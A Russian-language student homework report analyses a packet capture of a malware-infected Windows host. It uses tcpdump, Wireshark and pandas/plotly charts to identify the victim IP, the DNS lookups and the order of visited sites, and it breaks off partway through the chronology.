

Домашняя работа №4

Анализ записи сетевой активности.

Шараев Евгений

Задание к варианту 1.

1. Каков IP-адрес зараженного узла?
2. Каков MAC-адрес зараженного узла?
3. Каково доменное имя зараженного узла?
4. Какие сайты посетил пользователь зараженного устройства по своему желанию?
5. Посещение каких сайтов зафиксировано в сетевом трафике?
6. Каково доменное имя сайта, с которого произошла загрузка вредоносного программного обеспечения?
7. Каков IP-адрес узла, с которого произошла загрузка вредоносного программного обеспечения?
8. Загружались ли пользователем или системой без ведома пользователя файлы, не являющиеся вредоносными?
9. Какие сайты (доменные имена) задействованы в заражении пользователя вредоносным программным обеспечением (имеют следы вредоносной активности, участвуют во вредоносных действиях)?
10. Каков механизм переходов (перенаправлений) пользователя с посещенных сайтов на сайт, с которого было загружено вредоносное программное обеспечение?

Для исследования дампа сетевого трафика мной были использованы сетевые следующие инструменты:

- **wireshark** для поиска, фильтрации, сортировки и чтения пакетов
- **tcpdump** для фильтрации пакетов и получения общих статистических сведений
- **pandas** для табличного представления и статистической обработки данных
- **matplotlib** и **plotly** для визуализации данных

```
In [1]: 1 # Поисследую дампы сетевого трафика утилитой tcpdump
        2
        3 # Всего в дампе 3053 перехваченных пакета
        4
        5 !tcpdump -r var1.pcap --count
```

```
reading from file var1.pcap, link-type EN10MB (Ethernet), snapshot length 65535
3053 packets
```

```
In [2]: 1 # Самый первый пакет в дампе был в 10:11:49.324203
        2
        3 !tcpdump -r var1.pcap -v | head -2
```

```

reading from file var1.pcap, link-type EN10MB (Ethernet), snapshot length 65535
10:11:49.324203 IP (tos 0x0, ttl 128, id 482, offset 0, flags [none], proto TCP (6), length 44)
    a-0001.a-msedge.net.http > 172.16.165.165.49433: Flags [S.], cksum 0x21c9 (correct), seq 541339948, ack 9227
    66772, win 64240, options [mss 1460], length 0
tcpdump: Unable to write output: Broken pipe

```

```
In [3]: 1 # Ну а самый последний в 10:22:45.512676
        2
        3 !tcpdump -r var1.pcap -v | tail -2
```

```

reading from file var1.pcap, link-type EN10MB (Ethernet), snapshot length 65535
10:22:45.512676 IP (tos 0x0, ttl 128, id 5994, offset 0, flags [DF], proto UDP (17), length 96)
    172.16.165.165.netbios-ns > 172.16.165.2.netbios-ns: UDP, length 68

```

Шаг 0. Экспорт в формат csv

Для подробного исследования сетевой активности я экспортировал дампы `var1.pcap` в формат `csv`. Для этого я воспользовался инструментом экспорта дампа в программе `Wireshark`. `csv` формат более удобный для аналитики, фильтрации, агрегации и вывода статистики в графическом виде.

```
In [4]: 1 # !sudo wireshark -r var1.pcap
2
3 # [sudo] password for evgeny: ** (wireshark:432543) 20:00:00.182442 [GUI WARNING]
4 # -- QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'
5
6 # на выходе получил файл traffic.csv
7
8 !ls -l traffic.csv
```

```
-rw-r--r-- 1 evgeny evgeny 673501 May 25 10:39 traffic.csv
```

In [5]:

```
1 # Вот первые несколько строк этого файла
2
3 !cat traffic.csv | head -5

"No.", "Time", "Source", "SRC_PORT", "Destination", "DST_PORT", "Protocol", "Length", "Info", "SYN", "ACK", "FIN", "RST", "PSH", "URG", "FILE"
"1", "10:11:49.324203", "204.79.197.200", "80", "172.16.165.165", "49433", "TCP", "60", "80 > 49433 [SYN, ACK] Seq=0 A
ck=1 Win=64240 Len=0 MSS=1460", "Set", "Set", "Not set", "Not set", "Not set", "Not set", ""
"2", "10:11:49.324203", "204.79.197.200", "80", "172.16.165.165", "49432", "TCP", "60", "80 > 49432 [SYN, ACK] Seq=0 A
ck=1 Win=64240 Len=0 MSS=1460", "Set", "Set", "Not set", "Not set", "Not set", "Not set", ""
"3", "10:11:49.425739", "204.79.197.200", "80", "172.16.165.165", "49433", "TCP", "60", "[TCP Retransmission] 80 > 494
33 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460", "Set", "Set", "Not set", "Not set", "Not set", "Not set", ""
"4", "10:11:49.425740", "204.79.197.200", "80", "172.16.165.165", "49432", "TCP", "60", "[TCP Retransmission] 80 > 494
32 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460", "Set", "Set", "Not set", "Not set", "Not set", "Not set", ""
cat: write error: Broken pipe
```

In [6]:

```
1 import pandas as pd
2
3 # Соберу датафрейм из csv файла
4
5 df = pd.read_csv("traffic.csv", dtype={'Source': 'string'})
6 df.head()
```

Out[6]:

	No.	Time	Source	SRC_PORT	Destination	DST_PORT	Protocol	Length	Info	SYN	ACK	FIN	RST	PSH	URG	FILE
0	1	10:11:49.324203	204.79.197.200	80.0	172.16.165.165	49433.0	TCP	60	80 > 49433 [SYN, ACK] Seq=0 Ack=1 Win=64240 ...	Set	Set	Not set	Not set	Not set	Not set	Nai
1	2	10:11:49.324203	204.79.197.200	80.0	172.16.165.165	49432.0	TCP	60	80 > 49432 [SYN, ACK] Seq=0 Ack=1 Win=64240 ...	Set	Set	Not set	Not set	Not set	Not set	Nai
2	3	10:11:49.425739	204.79.197.200	80.0	172.16.165.165	49433.0	TCP	60	[TCP Retransmission] 80 > 49433 [SYN, ACK] S...	Set	Set	Not set	Not set	Not set	Not set	Nai
3	4	10:11:49.425740	204.79.197.200	80.0	172.16.165.165	49432.0	TCP	60	[TCP Retransmission] 80 > 49432 [SYN, ACK] S...	Set	Set	Not set	Not set	Not set	Not set	Nai
4	5	10:11:49.530499	204.79.197.200	80.0	172.16.165.165	49433.0	TCP	60	[TCP Retransmission] 80 > 49433 [SYN, ACK] S...	Set	Set	Not set	Not set	Not set	Not set	Nai

In [7]:

```
1 # В датафрейме по столбцам распределены следующие данные:
2
3 # No - порядковый номер пакета в дампе
4 # Time - абсолютное время
5 # Source - IP адрес источника
6 # SRC_PORT - порт источника
7 # Destination - IP адрес получателя
8 # DST_PORT - порт получателя
9 # Protocol - название протокола
10 # Length - длина (размер) пакета
11 # Info - общие сведения
12 # SYN, ACK, FIN, RST, PSH, URG, FILE - Наличие tcp флага в сегменте (set/ not set)
13 # FILE - данные файла (если имеются)
14
15
16 df.info()

<class 'pandas.core.frame.DataFrame'>
RangeIndex: 3053 entries, 0 to 3052
Data columns (total 16 columns):
#   Column      Non-Null Count  Dtype
---  -
0   No.         3053 non-null   int64
1   Time        3053 non-null   object
2   Source      3053 non-null   string
3   SRC_PORT    3024 non-null   float64
4   Destination 3053 non-null   object
5   DST_PORT    3024 non-null   float64
6   Protocol    3053 non-null   object
7   Length      3053 non-null   int64
8   Info        3053 non-null   object
9   SYN         2951 non-null   object
10  ACK         2951 non-null   object
11  FIN         2951 non-null   object
12  RST         2951 non-null   object
13  PSH         2951 non-null   object
14  URG         2951 non-null   object
15  FILE        36 non-null     object
dtypes: float64(2), int64(2), object(11), string(1)
memory usage: 381.8+ KB
```


```
In [8]: 1 # Задам каждому IP адресу свой цвет
2 # для удобства дальнейшей визуализации
3
4 import matplotlib
5
6
7 sources = df["Source"].unique()
8 colours = [
9     "#FFD700", "#FFA500", "#0000FF", "#00FF00", "#00FFFF",
10    "#FFFF00", "#FF0000", "#FF00FF", "#FF1493", "#00FF7F",
11    "#8A2BE2", "#ADFF2F", "#20B2AA", "#9932CC", "#FF6347",
12    "#40E0D0", "#9370DB"
13 ]
14
15 palette = {sources[i]:colours[i] for i in range(len(sources))}
16 palette
```

```
Out[8]: {'204.79.197.200': '#FFD700',
'131.253.61.84': '#FFA500',
'172.16.165.165': '#0000FF',
'172.16.165.2': '#00FF00',
'fe80::8db6:2c7:a019:4d88': '#00FFFF',
'82.150.140.30': '#FFFF00',
'185.53.178.9': '#FF0000',
'74.125.233.96': '#FF00FF',
'74.125.233.100': '#FF1493',
'188.225.73.100': '#00FF7F',
'37.200.69.143': '#8A2BE2',
'00:0c:29:fb:9a:bf': '#ADFF2F',
'172.16.165.254': '#20B2AA',
'00:50:56:f3:ca:52': '#9932CC',
'f0:19:af:02:9b:f1': '#FF6347',
'00:0c:29:fe:9a:67': '#40E0D0',
'00:50:56:e9:71:c8': '#9370DB'}
```

Шаг 1. Разведывательный анализ

```
In [9]: 1 # Посчитаем сколько каждый IP адрес источника
2 # встречался в дампе. Визуализирую полученные данные
3
4 import plotly.express as px
5
6 frequency = df.groupby(by=["Source"]).size().reset_index(name="Count")
7 fig = px.bar(
8     x=frequency["Source"],
9     y=frequency["Count"],
10    color=frequency["Source"],
11    color_discrete_map=palette
12 )
13 fig.update_layout(title='Диаграмма 1. Количество кадров перехваченных по IP адресам', width=900)
14 fig.show()
```


Диаграмма 1. Количество кадров перехваченных по IP адресам



На диаграмме видно, что больше всего пакетов было захвачено с адресов 37.200.69.143, 172.16.165.165, 74.125.233.96, 204.79.197.200, 82.150.140.30, 188.225.73.100, 74.125.233.100 и 185.53.178.9

```
In [10]: 1 # Посмотрим визуально какого размера кадры
2 # проходили в момент захвата трафика
3
4 fig = px.scatter(
5     x=df['No.'],
6     y=df['Length'],
7     color=df['Source'],
8     color_discrete_map=palette
9 )
10
11 fig.update_layout(title='Диаграмма 2. Кадры с учетом их размерности во времени', width=900)
12 fig.show()
```

Диаграмма 2. Кадры с учетом их размерности во времени




Комментарии: Размерность кадра отражена в оси Y. Чем выше точка на графике - тем больше длина кадра

На графике видно что среднего размера пакеты передавались в меньшей степени. в основном данные передавались пакетами минимального размера или максимального. Причем максимального размера пакеты ходили с 3 основных адресов выделенных на графике желтым, розовым и фиолетовым цветом. Далее я рассмотрю эти источники более подробно.

```
In [11]: 1 # Посмотрим агрегированные данные объема трафика по IP адресам
2
3 sum_length_by_ip = df.groupby(['Source'])['Length'].sum().reset_index()
4
5 fig = px.bar(sum_length_by_ip, x='Source', y='Length', color="Source", color_discrete_map=palette)
6 fig.update_layout(title='Диаграмма 3. Распределение IP адресов отправителей по объему переданного трафика', w
7 fig.show()
```

Диаграмма 3. Распределение IP адресов отправителей по объему переданного трафика




На диаграмме 3 видно что больше всего данных было передано со следующих хостов:

- 37.200.69.143
- 74.125.233.96
- 82.150.140.30
- 188.225.73.100
- 172.16.165.165
- 204.79.197.200
- 74.125.233.100

В дальнейшем эта информация может оказаться полезной.

```
In [12]: 1 # Поисследуем распределение IP адресов получателей
2
3 sum_length_by_ip = df.groupby(['Destination'])['Length'].sum().reset_index()
4
5 fig = px.bar(sum_length_by_ip, x='Destination', y='Length', color="Destination", color_discrete_map=palette)
6 fig.update_layout(title='Диаграмма 4. Распределение IP адресов получателей по объему переданного трафика', width=1000, height=600)
7 fig.show()
```

Диаграмма 4. Распределение IP адресов получателей по объему переданного трафика




На диаграмме 4 видно, что подавляющее большинство трафика было направлено на хост с адресом 172.16.165.165, который к тому же единственный в отчете имеет адрес из диапазона локальных адресов. Отсюда делаю вывод что это хост на котором захватывались кадры трафика. Значит мы исследуем трафик хоста с адресом **172.16.165.165**

Поисследуем все сайты (по IP адресам) какие посещались с исследуемого хоста. То есть те IP адреса , на которые с адреса 172.16.165.165 уходили TCP запросы с флагом SYN

```
In [13]: 1 # Для этого выполнил следующую фильтрацию
2 syn_addr = df[(df["Source"] == "172.16.165.165") & (df["Protocol"] == "TCP") & (df["SYN"] == "Set")]
3
4 # Затем агрегируем сегменты по адресу
5 # получателя и посчитаем их количество
6 syn_addr_agg = syn_addr.groupby(['Destination']).size().reset_index(name='counts')
7
8 # Нарисуем полученные данные
9 fig = px.bar(syn_addr_agg, x='Destination', y='counts', color="Destination", color_discrete_map=palette)
10 fig.update_layout(title='Диаграмма 5. Распределение IP по количеству отправленных на них SYN-запросов', width
11 fig.show()
```

Диаграмма 5. Распределение IP по количеству отправленных на них SYN-запросов



Большая часть этих адресов нам уже встречалась. Видим что больше всего запросов уходило примерно равномерно на те же три адреса из предыдущих графиков. Насколько добровольно это было еще следует выяснить.

Посмотрим запросы к DNS серверу и как эти IP адреса разрешились.

```
In [14]: 1 # Для этого в утилите tcpdump отфильтрую трафик по порту 53
2
3 !tcpdump 'port 53' -r var1.pcap
```

reading from file var1.pcap, link-type EN10MB (Ethernet), snapshot length 65535

```
10:11:50.994963 IP 172.16.165.165.62720 > 172.16.165.2.domain: 51895+ A? ssl.bing.com. (30)
10:11:51.914894 IP 172.16.165.2.domain > 172.16.165.165.62720: 51895 3/0/0 CNAME ssl-bing-com.a-0001.a-msedge.net., CNAME a-0001.a-msedge.net., A 204.79.197.200 (106)
10:11:53.685362 IP 172.16.165.165.51415 > 172.16.165.2.domain: 7601+ A? www.ciniholland.nl. (36)
10:11:54.493624 IP 172.16.165.2.domain > 172.16.165.165.51415: 7601 1/0/0 A 82.150.140.30 (52)
10:11:56.195673 IP 172.16.165.165.60914 > 172.16.165.2.domain: 31133+ A? adultbiz.in. (29)
10:11:56.905440 IP 172.16.165.2.domain > 172.16.165.165.60914: 31133 1/0/0 A 185.53.178.9 (45)
10:11:59.968268 IP 172.16.165.165.52070 > 172.16.165.2.domain: 63336+ A? www.youtube.com. (33)
10:12:00.824825 IP 172.16.165.2.domain > 172.16.165.165.52070: 63336 2/0/0 CNAME youtube-ui.l.google.com., A 74.125.233.96 (83)
10:12:05.810977 IP 172.16.165.165.51871 > 172.16.165.2.domain: 42871+ A? s.ytimg.com. (29)
10:12:06.405175 IP 172.16.165.2.domain > 172.16.165.165.51871: 42871 2/0/0 CNAME ytstatic.l.google.com., A 74.125.233.96 (77)
10:12:09.734357 IP 172.16.165.165.54787 > 172.16.165.2.domain: 13278+ A? 24corp-shop.com. (33)
10:12:10.530965 IP 172.16.165.2.domain > 172.16.165.165.54787: 13278 1/0/0 A 188.225.73.100 (49)
10:12:11.958014 IP 172.16.165.165.60678 > 172.16.165.2.domain: 58844+ A? stand.trustandprobaterealty.com. (49)
10:12:12.476743 IP 172.16.165.2.domain > 172.16.165.165.60678: 58844 1/0/0 A 37.200.69.143 (65)
10:12:13.918832 IP 172.16.165.165.64324 > 172.16.165.2.domain: 18240+ A? i.ytimg.com. (29)
10:12:14.648640 IP 172.16.165.2.domain > 172.16.165.165.64324: 18240 2/0/0 CNAME ytimg.l.google.com., A 74.125.233.96 (74)
10:12:51.526013 IP 172.16.165.165.50936 > 172.16.165.2.domain: 18224+ A? wpad.localdomain. (34)
10:12:51.526505 IP 172.16.165.2.domain > 172.16.165.165.50936: 18224 NXDomain*- 0/0/0 (34)
10:12:58.627300 IP 172.16.165.165.55932 > 172.16.165.2.domain: 1803+ A? stand.trustandprobaterealty.com. (49)
10:12:59.400833 IP 172.16.165.2.domain > 172.16.165.165.55932: 1803 1/0/0 A 37.200.69.143 (65)
10:13:00.982703 IP 172.16.165.165.50173 > 172.16.165.2.domain: 19171+ A? java.com. (26)
10:13:01.859093 IP 172.16.165.2.domain > 172.16.165.165.50173: 19171 1/0/0 A 2.22.206.134 (42)
```

Находим следующие соответствия:

- ssl.bing.com - 204.79.197.200
- adultbiz.in - 185.53.178.9
- www.youtube.com (<http://www.youtube.com>) - 74.125.233.96
- 24corp-shop.com - 188.225.73.100
- www.ciniholland.nl (<http://www.ciniholland.nl>) - 82.150.140.30

- stand.trustandprobaterealty.com - 37.200.69.143


Видим что с адресом 74.125.233.100 DNS запроса во время захвата трафика не было. Но поскольку адрес 74.125.233.96 - это ютуб, то вероятно 74.125.233.100 тоже адрес гугловый

Шаг 2. Хронология событий

Кое что о нашем трафике мы уже знаем. Теперь попытаюсь воссоздать хронологию событий. То есть ответчу на вопрос: в каком порядке эти сайты посещались, или скажем, в какой хронологии найденные SYN запросы отправлялись с хоста на перечисленные выше сайты

```
In [15]: 1 fig = px.scatter(
2         x=syn_addr['No.'],
3         y=syn_addr['Destination'],
4         color=syn_addr['Destination'],
5         size=syn_addr['Length'],
6         color_discrete_map=palette
7     )
8
9 fig.update_layout(title='Диаграмма 6. Хронология отправки SYN запросов по IP адресам', width=900)
10 fig.show()
```

Диаграмма 6. Хронология отправки SYN запросов по IP адресам



Комментарии: Размерность кадра отражена в диаметре окружности точки на графике. Чем больше диаметр тем больше длина кадра. Так как все сегменты с флагом SYN одинаковы по длине то и точки одинаковые.

Теперь мы чётко видим хронологию отправки SYN запросов:


- ssl.bing.com
- www.ciniholland.nl
- adultbiz.in
- www.youtube.com
- 24corp-shop.com
- stand.trustandprobaterealty.com
- www.youtube.com
- stand.trustandprobaterealty.com

В этом порядке я и буду исследовать сетевой трафик

Наложу на этот график вообще все запросы отправленные с исследуемого хоста


```
In [16]: 1 from_source = df[df["Source"] == "172.16.165.165"]
2
3 fig = px.scatter(
4     x=from_source['No.'],
5     y=from_source['Destination'],
6     color=from_source['Destination'],
7     size=from_source['Length'],
8     color_discrete_map=palette
9 )
10
11 fig.update_layout(title='Диаграмма 7. Хронология отправки пакетов по IP адресам', width=900)
12 fig.show()
```

Диаграмма 7. Хронология отправки пакетов по IP адресам



Комментарии: Размерность кадра отражена в диаметре окружности точки на графике. Чем больше диаметр тем больше длина кадра.

На диаграмме отражены только исходящие пакеты от хоста 172.16.165.165. Хорошо видно происходящее:

